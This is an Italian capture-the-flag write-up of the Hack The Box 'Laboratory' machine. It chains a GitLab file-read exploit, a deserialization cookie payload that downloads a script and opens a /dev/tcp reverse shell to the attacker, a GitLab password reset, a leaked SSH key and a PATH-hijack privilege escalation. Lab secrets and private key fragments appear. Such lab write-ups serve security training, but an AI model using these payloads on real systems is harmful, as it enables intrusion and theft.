

# LABORATORY | Kaosam

Il mio profilo -> <https://www.hackthebox.eu/home/users/profile/149676>

Risultati port scanning:


```
root@unknown:~/Desktop# nmap -sC -sV 10.10.10.216
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-16 13:52 CEST
Nmap scan report for 10.10.10.216
Host is up (0.17s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 25:ba:64:8f:79:9d:5d:95:97:2c:1b:b2:5e:9b:55:0d (RSA)
|   256 28:00:89:05:55:f9:a2:ea:3c:7d:70:ea:4d:ea:60:0f (ECDSA)
|_  256 77:20:ff:e9:46:c0:68:92:1a:0b:21:29:d1:53:aa:87 (ED25519)
80/tcp    open  http         Apache httpd 2.4.41
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Did not follow redirect to https://laboratory.htb/
443/tcp   open  ssl/https    Apache/2.4.41 (Ubuntu)
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: 400 Bad Request
Service Info: Host: laboratory.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org
Nmap done: 1 IP address (1 host up) scanned in 127.91 seconds
```

Se si va nel browser fallisce il redirect a <https://laboratory.htb>. Bisogna quindi inserire laboratory.htb tra gli host, modificando il file `/etc/hosts`, inserendo la seguente stringa:

```
10.10.10.216 laboratory.htb
```

Se si procede dunque questa volta si viene reindirizzati al seguente sito web:



Se andiamo ad analizzare il certificato HTTPS con il browser, si nota la presenza di un DNS alternativo quale git.laboratory.htb:

Subject Name	
Common Name	laboratory.htb
Issuer Name	
Common Name	laboratory.htb
Validity	
Not Before	7/5/2020, 12:39:28 PM (Central European Summer Time)
Not After	3/3/2024, 11:39:28 AM (Central European Summer Time)
Subject Alt Names	
DNS Name	git.laboratory.htb
Public Key Info	
Algorithm	RSA
Key Size	4096
Exponent	65537
Modulus	BE:3C:3C:C8:41:F0:A6:A7:A8:29:CB:A5:D8:69:A4:D5:58:58:9F:E5:2D

Dopo aver aggiunto agli host anche questo indirizzo (/etc/hosts), veniamo portati su un altro sito:

## GitLab Community Edition

### Open source software to collaborate on code

Manage Git repositories with fine-grained access controls that keep your code secure. Perform code reviews and enhance collaboration with merge requests. Each project can also have an issue tracker and a wiki.

Sign in

Register

Username or email

Password

☐ Remember me

[Forgot your password?](#)

Sign in

Si può provare la registrazione di un nuovo utente. Bisogna però utilizzare una email con il dominio della macchina, altrimenti l'applicazione non accetta email da altri domini:

Full name

Samuel Piatanesi

Username

Kaosam

Username is available.

Email

kaosam@laboratory.htb

Email confirmation

kaosam@laboratory.htb


Password

••••••••

Minimum length is 8 characters

Register

Dopo la registrazione viene effettuato un login automatico, che ci conduce alla dashboard di GitLab:



Se si va nella sezione Help, si nota che stiamo usando la versione 12.8.1 del sistema.

Con una rapida ricerca, si trova il seguente exploit a riguardo, che permette di leggere file remoti:

[https://www.rapid7.com/db/modules/exploit/multi/http/gitlab\\_file\\_read\\_rce/](https://www.rapid7.com/db/modules/exploit/multi/http/gitlab_file_read_rce/)

Su github è presente questo script python che permette di sfruttare la vulnerabilità menzionata:

<https://github.com/thewhiteh4t/cve-2020-10977>

Quindi, eseguiamo, in base all'utente creato precedentemente:

```
python3 cve_2020_10977.py https://git.laboratory.htb Kaosam password
```

Eseguito lo script, al prompt inseriamo il path completo del file che vogliamo leggere, ad esempio gli utenti nella macchina:

```
[!] Trying to Login...
[+] Login Successful!
[!] Creating ProjectOne...
[+] ProjectOne Created Successfully!
[!] Creating ProjectTwo...
[+] ProjectTwo Created Successfully!
[>] Absolute Path to File : /etc/passwd
[!] Creating an Issue...
[+] Issue Created Successfully!
[!] Moving Issue...
[+] Issue Moved Successfully!
[+] File URL : https://git.laboratory.htb/Kaosam/Project
bcdedd83e/passwd

> /etc/passwd
-----
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
```

Tra gli utenti compare ad esempio “dexter”, che dal nome ci suggerisce essere lo user target della macchina.

Nonostante questo dobbiamo cercare di ottenere una shell, e leggendo il seguente articolo:

<https://hackerone.com/reports/827052>

Da come si evince è possibile trasformare questa vulnerabilità in una RCE, così poi da ottenere una reverse shell:

It's possible to turn this into an RCE as the `cookies_serializer` is set to `:hybrid` by default.

The can be done by first grabbing the `secret_key_base` from `/opt/gitlab/embedded/service/gitlab-rails/config/secrets.yml` using the arbitrary file read and then use the `experimentation_subject_id` cookie with a Marshallled payload.

A payload can be generated by changing your own gitlab instances `secret_key_base` to match, then running the following in a `rails console`

```
Code 398 Bytes Wrap lines Copy Download
1 request = ActionDispatch::Request.new(Rails.application.env_config)
2 request.env["action_dispatch.cookies_serializer"] = :marshal
3 cookies = request.cookie_jar
4
5 erb = ERB.new("<%= `echo vakzz was here > /tmp/vakzz` %>")
6 depr = ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy.new(erb, :result, "@result", ActiveSupport::)
7 cookies.signed[:cookie] = depr
8 puts cookies[:cookie]
```

Seguendo l'intera procedura, il primo passo è quello di andare a leggere (possiamo farlo con lo script precedente), il file secrets.yml all'interno di gitlab:

```
[!] ProjectOne Created Successfully.
[!] Creating ProjectTwo...
[>] Absolute Path to File : /opt/gitlab/embedded/service/gitlab-rails/config/secrets.yml
[!] Creating an Issue...
[+] Issue Created Successfully!
[!] Moving Issue...
[+] Issue Moved Successfully!
[+] File URL : https://git.laboratory.htb/Kaosam/ProjectTwo/uploads/8537c2386118cc67ec80b0bc7e0a510/secrets.yml

> /opt/gitlab/embedded/service/gitlab-rails/config/secrets.yml
-----

# This file is managed by gitlab-ctl. Manual changes will be
# erased! To change the contents below, edit /etc/gitlab/gitlab.rb
# and run `sudo gitlab-ctl reconfigure`.

---
production:
  db_key_base: 627773a77f567a5853a5c6652018f3f6e41d04aa53ed1e0df33c66b04ef0c38b88f402e0e73
a7676e93f1e54e425f74d59528fb35b170a1b9d5ce620bc11838
  secret_key_base: 3231f54b33e0c1ce998113c083528460153b19542a70173b4458a21e845ffa33cc45ca7
86fc8ebb6b2727cc02feea4c3adbe2cc7b65003510e4031e164137b3
  otp_key_base: db3432d6fa4c43e68bf7024f3c92fea4eeea1f6be1e6ebd6bb6e40e930f0933068810311dc
f0ec78196faa69e0aac01171d62f4e225d61e0b84263903fd06af
  openid_connect_signing_key: |
-----BEGIN RSA PRIVATE KEY-----
MIIJKQIBAAKCAgEASLQnENotwu/SUAshZ9vacrnVeYXrYPJoxkaRc2Q3JpbRcZTu
YxMJm2+5ZDzaDu5T4xLbcM0BshgOM8N3gMcogz0KUmMD30GLt90vNBq8Wo/9cSyV
RbBSbChLA5zn50eM8vM8aBm8cBv7t90V8wmiY9oc256cmB8J803NpZi8051xPt
```

Si ottiene così la chiave secret\_key\_base:

```
3231f54b33e0c1ce998113c083528460153b19542a70173b4458a21e845ffa33cc45ca74  
86fc8ebb6b2727cc02feea4c3adbe2cc7b65003510e4031e164137b3
```

Dunque se installiamo in locale Gitlab e sostituiamo nel file di configurazione la secret key con quella appena ottenuta, si può procedere con l'exploit.

Dopo aver editato la secret key, creiamo innanzitutto un file da inviare nella macchina vittima, chiamato shell.sh, contenente uno script bash per la reverse shell al nostro indirizzo e porta:

```
#!/bin/bash  
bash -i >& /dev/tcp/10.10.14.52/4444 0>&1
```

Poi, partiamo un server locale verso il quale fare la chiamata al file (in automatico sarà avviato sulla nostra porta 8000):

```
python -m SimpleHTTPServer
```

Nel mentre su un altro terminale siamo in ascolto con:

```
nc -lvp 4444
```

Una volta fatto, facciamo restartare il servizio di Gitlab e apriamo la console:

```
gitlab-ctl restart  
gitlab-rails console
```

Per inviare la shell inseriamo riga per riga i seguenti comandi:

```
request = ActionDispatch::Request.new(Rails.application.env_config)  
  
request.env["action_dispatch.cookies_serializer"] = :marshal  
cookies = request.cookie_jar  
  
erb = ERB.new("<%= `wget http://address:8000/shell.sh -O /tmp/shell.sh &&  
chmod +x /tmp/shell.sh && /tmp/shell.sh` %>")  
  
depr =  
ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy.new(erb,  
:result, "@result", ActiveSupport::Deprecation.new)  
  
cookies.signed[:cookie] = depr  
  
puts cookies[:cookie]
```

Salviamo il cookie che è stato stampato dall'ultimo comando, e inviamo la richiesta con curl:

```
curl -vvv 'https://git.laboratory.htb/users/sign_in' -b  
"experimentation_subject_id=COOKIE" -k
```

```
root@unknown:~/Desktop# curl -vvv 'https://git.laboratory.htb/users/sign_in' -b "experimentation_sub  
ject_id=BAhv0kBBY3RpdmVtdXBwb3J00jpEZXBzZWVhdGlvbjo6RGVwcmVjYXRlZEluc3RhbmNlVmFyaWFibGVQcm94eQk6DkBP  
bnN0YW5jZW86CEVSQgs6EEBzYWZlX2xldmVsMDoJQHNYy0kiAZ4jY29kaw5n0lVURi04Cl9lcmJvdXQgPSArJyc7IF9lcmJvdXQu  
PDwoKCBgd2dldCBodHRwOi8vMTAuMTAuMTQuNTI6ODAwMC9zaGVsbC5zaCAtTyAvdG1wL3NoZWxsLnNoICYmIGNobW9kICt4IC90  
bXAvc2h1bGwuc2ggJiYgI3RtcC9zaGVsbC5zaGAgKS50b19zKTsgX2VyYm91dAY6BkVGOg5AZW5jb2RpbmdJdToNRW5jb2Rpbmck  
VVRGLTgGOWpGOhNAZnJvemVuX3N0cmZuZzA6DkBmaWxlbmFtZTA6DEBSaW5lbm9pADoMQG1ldGhvZDoLcmVzdWx0OglAdmFySSIM  
QHJlc3VsdAY7ClQ6EEBkZXBzZWVhdG9ySxU6H0FjdG12ZVN1cHBvcnQ6OklRlChJlY2F0aW9uAAAY7ClQ=-ac781a6403fe01d973  
a5468967993ae9e69b45f4" -k
```

Abbiamo così ottenuto la shell per l'utente git:

```
root@unknown:~/Desktop# nc -lvp 4444  
Ncat: Version 7.91 ( https://nmap.org/ncat )  
Ncat: Listening on :::4444  
Ncat: Listening on 0.0.0.0:4444  
Ncat: Connection from 10.10.10.216.  
Ncat: Connection from 10.10.10.216:49522.  
bash: cannot set terminal process group (400): Inappropriate ioctl for device  
bash: no job control in this shell  
git@git:~/gitlab-rails/working$ id  
id  
uid=998(git) gid=998(git) groups=998(git)
```

Se trasferiamo linpeas.sh sulla macchina, eseguendolo notiamo che:

```
[+] AppArmor enabled? ..... AppArmor Not Found  
[+] grsecurity present? ..... grsecurity Not Found  
[+] PaX bins present? ..... PaX Not Found  
[+] Execshield enabled? ..... Execshield Not Found  
[+] SELinux enabled? ..... sestatus Not Found  
[+] Is ASLR enabled? ..... Yes  
[+] Printer? ..... lpstat Not Found  
[+] Is this a virtual machine? ..... Yes (docker)  
[+] Is this a container? ..... Looks like we're in a Docker container  
[+] Any running containers? ..... No
```

Significa che ci troviamo dentro un container docker, e quindi ad esempio l'utente dexter si trova in realtà non nel container, ma nell'host.

Vedendo gli utenti di gitlab notiamo dexter@laboratory.htb:

```
1 /var/log/gitlab/gitlab-rails/application.log:kaosam@laboratory.htb  
1 /var/log/gitlab/gitlab-rails/application.log:fake@laboratory.htb  
1 /var/log/gitlab/gitlab-rails/application.log:dexter@laboratory.htb  
1 /var/log/gitlab/gitlab-rails/application.log:deedee@laboratory.htb  
1 /var/log/gitlab/gitlab-rails/application.log:bigmail@laboratory.htb  
1 /var/log/gitlab/gitlab-rails/application.log:ata1@laboratory.htb  
1 /var/log/gitlab/gitlab-rails/application.log:admin@laboratory.htb
```

Nella seguente repo vengono descritti dei modi per trovare utenti e resettare le loro credenziali:

<https://gist.github.com/dnozay/188f256839d4739ca3e4>


In questo caso dobbiamo trovare dexter e dunque reimpostare la sua password all'interno di GitLab. In questo modo si potrà accedere impersonificandolo, ed uscire dal docker container.

Con i seguenti comandi:

```
gitlab-rails console
user = User.find_by(username: "dexter")
user.password = 'password'
user.password_confirmation = 'password'
user.save!
```

```
git@git:/opt/gitlab$ gitlab-rails console
-----
GitLab:      12.8.1 (d18b43a5f5a) FOSS
GitLab Shell: 11.0.0
PostgreSQL:  10.12
-----
Loading production environment (Rails 6.0.2)
irb(main):001:0> user = User.find_by(username: "dexter")
user = User.find_by(username: "dexter")
=> #<User id:1 @dexter>
irb(main):002:0> user.password = 'password'
user.password = 'password'
=> "password"
irb(main):003:0> user.password_confirmation = 'password'
user.password_confirmation = 'password'
=> "password"
irb(main):004:0> user.save!
user.save!
Enqueued ActionMailer::DeliveryJob (Job ID: f1d1f45a-3c90-4b7a-bb72-67caa2b40e61)
) with arguments: "DeviseMailer", "password_change", "deliver_now", #<GlobalID:0x00
ri=#<URI::GID gid://gitlab/User/1>
=> true
irb(main):005:0>
```

E' stata reimpostata con successo la password di dexter. E' possibile accedere alla piattaforma con il suddetto utente:




The screenshot shows the GitLab web interface. At the top, there's a navigation bar with 'GitLab' logo, 'Projects' dropdown, 'Groups', 'More', and a search bar. Below the navigation bar, the 'Projects' section is active, showing a list of projects. The first project is 'Dexter McPherson / SecureWebsite' with a 'Maintainer' badge. It has 0 stars, 0 forks, 0 issues, and 1 deployment. The second project is 'Dexter McPherson / SecureDocker' with a 'Maintainer' badge. It has 0 stars, 0 forks, 0 issues, and 0 deployments. Both projects were updated 9 months ago.

All'interno di securedocker/dexter/.ssh c'è la sua chiave privata:

master

securedocker / dexter / .ssh / id\_rsa

Find file



**Initial commit**  
Dexter McPherson authored 9 months ago

id\_rsa 2.54 KB

Edit

Web IDE

Re

```
1  -----BEGIN OPENSSH PRIVATE KEY-----
2  b3B1bnNzaC1rZXktZjEAAAAAG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAADzc2gtcn
3  NhAAAAAwEAAQAAAYEAsZfDj3ASdb5YS3MwjsD8+5JvneLUs+yI27VuDD7P21odSfNUgCct
4  oSE+v8sPNAB/xF0CVqQHTnhnWe6ndxXWwb34UTodq6g2n0lvt0Q9ITxSevDScM/ctI6h4
5  2dFBhs+8cW9u5xOwLFR4b70E+tv3BM3WoWgwpXvguP2uZF4SUNWK/8ds9TxYW6C1WkAC8Z
6  25M7HtLXf1WuXU/2jnw29bvgz04pJPvMHUxXVwN839jATgQlNp59uQDBUicXewmp/5JSLr
7  OPQSkDrEYAnJMB4f9RNdYbC6EvmXsgS9fo4LGyhSAuFtT10jqy0Y1uwLGWpL4jcDxKiFuC
8  MPLf5gpSQHvw0fq6/hF4SpqM4iXDGY7p52we0Kek3hP0DQQtEvuxCa7wpn3I1tKsNmagnX
9  dqB3kIq5aEbGSEsBYTAUvh45gw2gk0l+3Ts0zWVowsaJq5kCyDm4x0fg8BfcPkkKfii9Kn
10 NksndXIh0rg0QlLPjAC/ZGhsjWSRG49rPyofXYrvAAAFiDm4CIY5uAiGAAAB3NzaC1yc2
11 EAAAGBALGxw49wEnW+WEtzMI7A/PuSb53pVLPsiNu1bgw+z9taHUnzVIAgraEhPr/LDzWg
12 f8RdAlakB7Z421nup3cV1h8G9+FE6HauoNpzpb7TkPSE8Unrw0nDP3LS0oeNnRQYbPvHFv
13 bksTsJRUEG+9BPPrb9wTN1qFoMKV74Lj9rmReELDViv/HbPU8WFugTvpAAvGduT0x75139V
14 r1LP9o58NvW84MzuKST7zB1MV1CdFn/YwE4EJTaeFbkAwInF3sJqf+SUi6zj0EpA6xGAJ
15 vTAaH/UTYcmuuh517TEvY60FvcaHh1h10Tn6cimMhcfv1n6S+T3A8Ssn7niDu3+YK1kR7
```

Salvata la chiave in locale, è necessario cambiare i permessi per poterla usare con ssh (opzione -i):

```
root@unknown:~/Desktop# ssh -i key dexter@laboratory.htb
The authenticity of host 'laboratory.htb (10.10.10.216)' can't be established.
ECDSA key fingerprint is SHA256:XexmI3GbFIB7qyVRFDIYvKcLfMA9pcV9LeIgJ05KQaA.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'laboratory.htb,10.10.10.216' (ECDSA) to the list of known hosts.
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@    WARNING: UNPROTECTED PRIVATE KEY FILE!    @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for 'key' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "key": bad permissions
dexter@laboratory.htb: Permission denied (publickey).
root@unknown:~/Desktop# chmod 600 key
root@unknown:~/Desktop# ssh -i key dexter@laboratory.htb
dexter@laboratory:~$ id
uid=1000(dexter) gid=1000(dexter) groups=1000(dexter)
dexter@laboratory:~$
```

Ottenuta la flag, ora il passo successivo è quello di diventare root.

Se eseguiamo il comando:

```
find / -perm -u=s -type f 2>/dev/null
```

Scopriamo che siamo in possesso del seguente binario:

```
/usr/local/bin/docker-security
```

Proviamo a fare il debug con ltrace:

```
dexter@laboratory:/usr/local/bin$ ltrace docker-security
setuid(0) = -1
setgid(0) = -1
system("chmod 700 /usr/bin/docker")chmod: changing permissions of '/usr/bin/docker': Operation not permitted
<no return ...>
--- SIGCHLD (Child exited) ---
<... system resumed> ) = 256
system("chmod 660 /var/run/docker.sock")chmod: changing permissions of '/var/run/docker.sock': Operation not permitted
<no return ...>
--- SIGCHLD (Child exited) ---
<... system resumed> ) = 256
+++ exited (status 0) +++
```



Viene usato il comando chmod senza il percorso completo quindi possiamo exploitare il PATH, cambiandolo.

Questo si può fare creando un file chiamato "chmod" dentro "tmp" ad esempio. Poi il PATH si aggiorna indirizzando anche "tmp" all'interno. Quindi quando viene chiamato il comando chmod, automaticamente si viene reindirizzati al primo.

Di seguito la lista dei comandi per ottenere la shell come root:

```
dexter@laboratory:/usr/local/bin$ cd /tmp
dexter@laboratory:/tmp$ echo "/bin/bash" > chmod
dexter@laboratory:/tmp$ ls
chmod
systemd-private-9308791ea83f46d5ad864d0a996fcd70-apache2.service-kFXdji
systemd-private-9308791ea83f46d5ad864d0a996fcd70-systemd-logind.service-byBN5f
systemd-private-9308791ea83f46d5ad864d0a996fcd70-systemd-resolved.service-9nUQoi
systemd-private-9308791ea83f46d5ad864d0a996fcd70-systemd-timesyncd.service-fngMNF
tmux-1000
vmware-root_865-3980167289
dexter@laboratory:/tmp$ chmod 777 chmod
dexter@laboratory:/tmp$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/snap/bin
dexter@laboratory:/tmp$ export PATH=/tmp:$PATH
dexter@laboratory:/tmp$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/snap/bin
dexter@laboratory:/tmp$ cd /usr/local/bin/
dexter@laboratory:/usr/local/bin$ ls
docker-security
dexter@laboratory:/usr/local/bin$ ./docker-security
root@laboratory:/usr/local/bin# id
uid=0(root) gid=0(root) groups=0(root),1000(dexter)
```

Rooted!

Contattami su Twitter: <https://twitter.com/samuelpiatanesi>

Puoi trovare altri writeups sulla mia repo Github: <https://github.com/Kaosam/HTBWriteups>